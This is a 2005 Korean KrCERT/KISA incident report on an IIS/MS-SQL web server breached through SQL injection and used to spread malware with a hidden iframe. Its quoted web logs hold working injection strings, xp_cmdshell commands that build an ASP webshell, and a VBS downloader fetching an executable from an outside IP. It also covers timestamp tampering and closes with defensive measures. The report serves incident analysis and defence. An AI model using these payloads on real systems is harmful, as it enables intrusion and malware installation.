SQL Injection 취약점을 이용한 윈도우즈 웹서버 사고 사례

2005. 7. 29

KrCERT/CC
인터넷침해사고대응지원센터

KISA 한국정보보호진흥원

1. 개 요

'05년 5월경부터 꾸준히 발생하고 있는 홈페이지 변조를 이용한 악성코드 전파 사고들은 대부분 SQL Injection 취약점을 이용한 것으로 확인되고 있다. 금번 사고는 물론 유사한 피해 사고의 분석 결과에서 대부분의 공격지가 국외의 특정 국가로부터 시작되는 것을 확인할 수 있었는데, 이는 해당 국가의 해커그룹에서 공격툴을 제작, 배포한 것이 큰 이유인 것으로 보인다.

본 문서에서는 피해 서버에서 확인된 공격관련 자료들과 SQL Injection 공격에 대응하기 위한 보안대책을 알아보도록 한다.

2. 피해시스템 개요

□ A사의 홈페이지 서버 (2개 도메인 웹 서비스 중)

○ 운영체제 : Window 2000 Server
- 웹 서버 : IIS 5.0
- DB : MS-SQL
- 기타 서비스 : MS FTP

○ 시스템용도 : Web, Mail, DNS, FTP, DB

3. 피해 현황

A社의 피해 시스템은 해당 업체의 홍보용 홈페이지로서 유사한 사고와 마찬가지로 해커는 홈페이지 초기 화면(index.asp)의 마지막 라인에 iframe 소스를 추가하여, 홈페이지에 접속하는 사용자 중 Windows 보안패치를 하지 않은 사용자에게 악성 코드가 다운로드 되도록 하였다.

iframe을 통해 접속되는 외부 페이지는 옵션을 통해 링크되는 페이지의 내용이 사용자의 화면에서는 보이지 않도록 하였으며, 악성 코드가 설치될 경우 국내 온라인 게임 정보가 국외로 전송되는 것은 다른 유사한 사고와 동일하였다.

4. 피해 분석

해당 서버는 분석결과 총 4번의 초기화면 소스 수정사고가 있었던 것으로 확인되었으며, 4번 모두 국외의 특정 도메인 주소가 iframe을 이용해 초기화면에 추가되어 있었다.

해당 도메인은 nslookup 조회를 통해 중국에 할당된 IP를 사용하고 있는 시스템으로 연결되어 있는 것으로 확인되었으나, 분석 후 1일이 지난 시점에서는 해당 도메인의 IP가 국내에 할당된 IP로 변경된 것으로 확인되었다. 이는 악성 프로그램을 저장해 놓은 도메인을 IP로는 차단할 수 없다는 것을 얘기하며, 도메인 정보 조회를 통해 확인한 결과 해당 도메인의 소유자는 중국인으로 확인되었다.

```
>> www.xxxxx.com

Administrative Contact:
xxxxxxx
hxxxxxxxxx
sxxx zxxx
sxxx zxxx gxxxxx dxxx 518000
CN
tel: 86 xxxx xxxxxxxx
fax: 86 xxxx xxxxxxxx
xxx@sxxxxxx.xxxt
```

가. 공격지 분석

1) 웹 로그

피해서버의 웹 로그를 통해 홈페이지 변조와 관련된 SQL Injection 공격로그가 다수 확인되었다. 웹 로그 상으로 확인된 최초 공격 시기는 6월 20일로서 마지막 공격이 있었던 7월 21일까지 모두 10개 IP에서의 공격기록을 확인 할 수 있었다.

공격 IP는 모두 중국에 할당된 IP로 확인되었으며, 로그 패턴이 일정한 것으로 보아 동일한 공격 툴을 이용해 해킹을 한 것으로 예상된다.

○ SQL Injection 공격 흔적

- 공격관련 로그

일정한 패턴의 로그가 짧은 시간 안에 반복되고 있고, 다른 일자에도 같은 형태의 로그가 생성된 것으로 보아 자동화 된 툴을 이용한 것으로 예상된다. 실제 로그 상에는 500 에러메시지가 남아있지만, 공격으로 인해 생성된 DB 테이블이 확인되고 있어 공격이 성공한 것으로 확인되었다

[표 1] 6월 20일 웹 로그

```
./ex050620.log:2005-06-20 09:48:40 xxx.xxx.209.120 - xxx.xxx.xxx.xxx 80 GET
/company/notice_view.asp news_seq=52%20and%20(Select%20count(1)%20from%20
[sysobjects])>=0 200 Microsoft+URL+Control+-+6.00.8862
./ex050620.log:2005-06-20 09:48:45 xxx.xxx.209.120 - xxx.xxx.xxx.xxx 80 GET
/company/notice_view.asp news_seq=52%20And%20(Select%20Top%201%20cast(name%
20as%20varchar(8000))%20from(Select%20Top%201%20id,name%20from%20[pr]..
[sysobjects]%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%
20desc)>0|25|80040e07|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]varchar_값
_'INS_RE14'을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발생했습니다. 500
Microsoft+URL+Control+-+6.00.8862
./ex050620.log:2005-06-20 09:48:45 xxx.xxx.209.120 - xxx.xxx.xxx.xxx 80 GET
/company/notice_view.asp news_seq=52%20And%20(Select%20Top%201%20cast(name%
20as%20varchar(8000))%20from(Select%20Top%202%20id,name%20from%20[pr]..
[sysobjects]%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%
20desc)>0|25|80040e07|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]varchar_값
_'INS_RE15'을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발생했습니다. 500
Microsoft+URL+Control+-+6.00.8862
```

[표 2] 7월 3일 웹 로그

./ex050703.log:2005-07-03 00:08:24 xxx.xxx.0.79 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp press_seq=216%20And%20(Select%20char(94)%2BCast(Count(1)%20as%20varchar(8000))%2Bchar(94)%20From%20[comd_list]%20Where%201=1)>0|23|80040e07| [Microsoft] [ODBC_SQL_Server_Driver] [SQL_Server] varchar_값_'^68^'을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발생했습니다. 500 Internet+Explorer+6.0
./ex050703.log:2005-07-03 00:10:25 xxx.xxx.0.79 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp press_seq=216%20And%20(Select%20Top%201%20cast(char(94)%2Bname%2Bchar(94)%20as%20varchar(8000))%20from(Select%20Top%2012%20id,name%20from%20[ir]..[sysobjects]%20Where%20xtype=char(85)%20order%20by%20name%20asc,id%20desc)%20T%20order%20by%20name%20desc,id%20asc)>0|23|80040e07| [Microsoft] [ODBC_SQL_Server_Driver] [SQL_Server] varchar_값_'^eissues_m^'을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발생했습니다. 500 Internet+Explorer+6.0
./ex050703.log:2005-07-03 00:10:25 xxx.xxx.0.79 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp press_seq=216%20And%20(Select%20Top%201%20cast(char(94)%2Bname%2Bchar(94)%20as%20varchar(8000))%20from(Select%20Top%2010%20id,name%20from%20[ir]..[sysobjects]%20Where%20xtype=char(85)%20order%20by%20name%20asc,id%20desc)%20T%20order%20by%20name%20desc,id%20asc)>0|23|80040e07| [Microsoft] [ODBC_SQL_Server_Driver] [SQL_Server] varchar_값_'^eissues^'을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발생했습니다. 500 Internet+Explorer+6.0

- 확장 저장 프로시저(Extended Stored Procedure)를 이용한 내부 명령어 실행

MS-SQL에서 제공되고 있는 xp_cmdshell 프로시저를 이용해 시스템 내부 명령어를 실행한 로그가 확인되었다. 6월 26일을 시작으로 7월 21일까지 수차례에 걸쳐 xp_cmdshell 프로시저를 이용, 해킹에 이용하기 위한 프로그램들을 설치하였다.

다음 내용은 echo 명령을 통해 ll.asp라는 페이지를 생성한 로그로 실제 피해 시스템에서는 ll.asp가 남아있지 않아 로그 파일을 통해 재구성한 결과, ll.asp는 form을 통해 피해 시스템에 파일을 생성하기 위한 asp 페이지로 확인되었다.


[표 3] echo를 이용한 악성페이지(ll.asp) 생성 로그

2005-06-26 12:53:44 xxx.xxx.95.26 - xxx.xxx.xxx.xxx 80 GET /company/public_view.asp press_seq=135;EXEc%20MAStER..XP_cMDSHELL%20'**ecHo%20^<%25dim%20objFSO%25^>%20>>%20c:₩pr₩data₩ll.asp**';exec %20master..sp_dropextendedproc%20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.00.8862

2005-06-26 12:53:46 xxx.xxx.95.26 - xxx.xxx.xxx.xxx 80 GET /company/public_view.asp press_seq=135;EXEc%20MAStER..XP_cMDSHELL%20'**ecHo%20^<%25dim%20fdata%25^>%20>>%20c:₩pr₩data₩ll.asp**';exec% 20master..sp_dropextendedproc%20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.00.8862

2005-06-26 12:53:52 xxx.xxx.95.26 - xxx.xxx.xxx.xxx 80 GET /company/public_view.asp press_seq=135;EXEc%20MAStER..XP_cMDSHELL%20'**ecHo%20^<%25dim%20objCountFile%25^>%20>>%20c:₩pr₩data₩ll.asp** ';exec% 20master..sp_dropextendedproc%20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.00.8862

2005-06-26 12:53:55 xxx.xxx.95.26 - xxx.xxx.xxx.xxx 80 GET /company/public_view.asp press_seq=135;EXEc%20MAStER..XP_cMDSHELL%20'**ecHo%20^<%25on%20error%20resume%20next%25^>%20>>%20c:₩pr₩dat a₩ll.asp**';exec% 20master..sp_dropextendedproc%20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.00.8862



[그림 1] echo 명령을 이용해 생성된 악성 페이지(ll.asp)

해커는 생성한 ll.asp 이외에도 echo 명령을 이용해 외부에서 파일을 가져오기 위한 vbs 스크립트 파일을 생성한 후, cscript 명령을 이용해 악성 프로그램을 다운로드 한 것으로 확인되었는데, 이런 방법은 최근의 중국과 관련된 해킹사고에서도 자주 확인되고 있다. 이외에도 웹 로그 상에는 tftp를 이용해 외부의 사이트에서 악성 프로그램을 다운로드한 로그도 같이 확인되고 있다.

[표 4] cscript를 이용한 악성 프로그램 다운로드

```
2005-07-16 22:36:22 xxx.xxx.3.68 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp
press_seq=216;EXEC%20MASTER..XP_CMDSHELL%20'echo%20Set%20x=%20CreateObject
(^"Microsoft.XMLHTTP^"):x.Open%20^"GET^",LCase(WScript.Arguments
(0)),0:x.Send():Set%20s%20=%20CreateObject(^"ADODB.Stream^"):s.Mode%20=%
203:s.Type%20=%201:s.Open():s.Write(x.responseBody):s.SaveToFile%20LCase
(WScript.Arguments(1)),2%20>c:₩winnt₩iget.vbs';exec%
20master..sp_dropextendedproc%20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.01.9782

2005-07-16 22:36:48 xxx.xxx.3.68 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp
press_seq=216;CREATE%20TABLE%20[X_5913]([id]%20int%20NOT%20NULL%20IDENTITY%20
(1,1),%20[ResultTxt]%20varchar(1024)%20NULL);insert%20into%20[X_5913](ResultTxt)%
20EXEC%20MASTER..XP_CMDSHELL%20'type%20c:₩winnt₩iget.vbs';insert%20into%20[X_
5913](ResultTxt)%20values%20('g_over');exec%20master..sp_dropextendedproc%
20'xp_cmdshell'-- 200 Microsoft+URL+Control+-+6.01.9782

2005-07-16 22:37:24 xxx.xxx.3.68 - xxx.xxx.xxx.xxx 80 GET /company/press_view.asp
press_seq=216;CREATE%20TABLE%20[X_5913]([id]%20int%20NOT%20NULL%20IDENTITY%20
(1,1),%20[ResultTxt]%20varchar(1024)%20NULL);insert%20into%20[X_5913](ResultTxt)%
20EXEC%20MASTER..XP_CMDSHELL%20'cscript%20c:₩winnt₩iget.vbs%
20http://xxx.xxx.74.134/bir.exe%20c:₩winnt₩bir.exe';insert%20into%20[X_5913]
(ResultTxt)%20values%20('g_over');exec%20master..sp_dropextendedproc%20'xp_cmdshell'--
200
```


2) 시스템 로그

Windows나 서비스의 취약점을 이용해 시스템을 공격한 것이 아니므로 초기화면 변조가 있었던 시기를 포함한 전체 시스템 로그에서는 특이한 내용을 발견할 수 없었다.

3) 기타


○ 악성프로그램 관련

홈페이지 초기 화면의 변조이외에도 시스템의 \WINNT\system32 디렉토리에 다수의 악성 프로그램이 설치된 것을 확인할 수 있었는데, 악성 프로그램과 레지스트리 수정을 위한 파일, 그리고 이를 실행하기 위한 배치 파일들이 설치되어 있었다. 설치된 패치파일 내용에 남아있던 radmin 프로그램은 원격에서 시스템을 제어하기 위한 프로그램으로 이러한 프로그램을 사용해 홈페이지 변조작업을 할 경우 관련 기록이 남지 않는다.



[그림 2] 레지스트리에 추가된 Radmin 프로그램 관련 내용

다음 해커가 설치한 프로그램의 실행화면으로 설치한 악성 프로그램을 이용, 시스템 관리자 계정과 암호를 찾아낸 화면이다. 해당 프로그램은 해킹에 필요한 관리자 계정과 암호 검색, 프로세스 리스트 확인 및 포트 확인 등의 다양한 기능을 가진 것으로 확인되었다.



[그림 3] 악성 프로그램을 이용한 관리자 계정/암호 확인

또한 해커는 setime이라는 프로그램을 이용, 설치한 프로그램의 생성시간을 변경한 것이 웹 로그를 통해 확인되었는데, 이는 사고 후의 분석 작업을 어렵게 하려는 의도로 예상되며 기존의 사고에서는 보기 어려운 것이었다.

```
2005-06-26 13:08:47 xxx.xxx.195.26 - xxx.xxx.xxx.xxx 80 GET /company/public_view.asp
press_seq=135;CREATE%20TABLE%20[X_7687]([id]%20int%20NOT%20NULL%20IDENTITY%20
(1,1),%20[ResultTxt]%20varc har(1024)%20NULL);insert%20into%20[X_7687](ResultTxt)%
20EXEC%20MASTER..XP_CMDSHELL%20'c:₩winnt₩system32₩setime%20c:₩winnt
₩system32₩dfsvc.exe%20200306191 20505';insert%20into%20[X_7687](ResultTxt)%
20values%20(' g_over');exec%20master..sp_dropextendedproc%20'xp_cmdshell'-- 200
Microsoft+URL+Control+-+6.00.8862

2005-06-26 13:08:58 xxx.xxx.195.26 - xxx.xxx.xxx.xxx GET /company/public_view.asp
press_seq=135;CREATE%20TABLE%20[X_7687]([id]%20int%20NOT%20NULL%20IDENTITY%20
(1,1),%20[ResultTxt]%20varc har(1024)%20NULL);insert%20into%20[X_7687](ResultTxt)%
20EXEC%20MASTER..XP_CMDSHELL%20'c:₩winnt₩system32₩setime%20c:₩winnt
₩system32₩dfsvc.dll%200200306191 20505';insert%20into%20[X_7687](ResultTxt)%
20values%20(' g_over');exec%20master..sp_dropextendedproc%20'xp_cmdshell'-- 200
Microsoft+URL+Control+-+6.00.8862
```

[표 5] 악성프로그램을 이용한 파일 생성시간 변경

○ 패치 설치 관련

본 사고의 원인이 Windows 보안패치에 있지는 않았지만, 사고이전 보안패치를 설치한 날짜는 '05년 6월 중순경으로 확인되었다. 최근에는 보안 취약점이 발표되는 당일을 전후하여 공격 프로그램이 공개되는 경우도 확인되고 있어 Windows 보안패치는 가능한 발표 즉시 설치하도록 한다.

5. 결론 및 보안대책

홈페이지 소스 변조를 통한 악성코드 전파사고의 경우 홈페이지 변조사고와는 달리 확인까지 많은 시간이 소요가 되며, 보안조치 또한 문제가 된 페이지의 소스를 수정해야 하므로 짧은 시간 안에 조치가 이루어지기는 어렵다.

또한, 국내 사이트를 대상으로 확인해 본 결과 SQL Injection 취약점을 가지고 있는 홈페이지의 수가 상당히 많은 것으로 추정되고 있다.


이에 한국정보보호진흥원에서는 기본적인 보안대책과 더불어 국내 주요 IDC와 SQL Injection 취약점을 점검할 수 있는 「IDC 공동 웹 서버 취약점 무료점검」 행사를 8월 한달 동안 진행할 예정에 있으며, 다음 URL을 통해 점검신청을 할 수 있다.

※ IDC 공동 웹서버 취약점 무료 점검 행사
- http://www.kisa.or.kr/news/2005/checkservice/intro.html

□ 보안대책

가. 확장 저장 프로시저(Extended Stored Procedure)의 제거

o MS-SQL에서 기본적으로 제공되는 확장 저장 프로시저는 홈페이지 내 취약한 페이지가 존재할 경우, 금번과 같이 악용되는 경우가 발생하게 되므로 xp_cmdshell, xp_regread, xp_dirtree와 같이 공격자에게 악용될 수 있는 프로시저는 가능한 삭제하도록 한다.



[그림 4] 확장 저장 프로시저의 제거

나. 사용자 입력 값에 대한 검증 필요

o 홈페이지 내에서 사용자가 입력하는 입력 값이나 URL의 인자값을 처리하는 페이지에서는 입력 값에 대해 검증하는 절차가 필요하다. 특히 게시판에서 DB 정보를 가져오는 부분(인자값)에 비정상적인 SQL

Query에 대해 검증하는 절차가 반드시 필요하다.

- 게시판에서 사용자가 입력하는 페이지에서도 입력내용에 대한 필터링을 하도록 한다.
- 특수문자(' " / \ ; : Space -- + 등)와 SQL 구문(union, select, insert 등) 필터링

o 게시판 등에 불필요한 파일 첨부 기능을 제거하고, 첨부가 필요한 경우 확장자가 jsp, php, asp, cgi 등 실행 가능한 파일의 첨부를 차단하도록 한다.

□ 참고문서

o 홈페이지 개발 보안가이드 (KISA, '05)
- http://www.kisa.or.kr/news/2005/announce_20050427_submit.html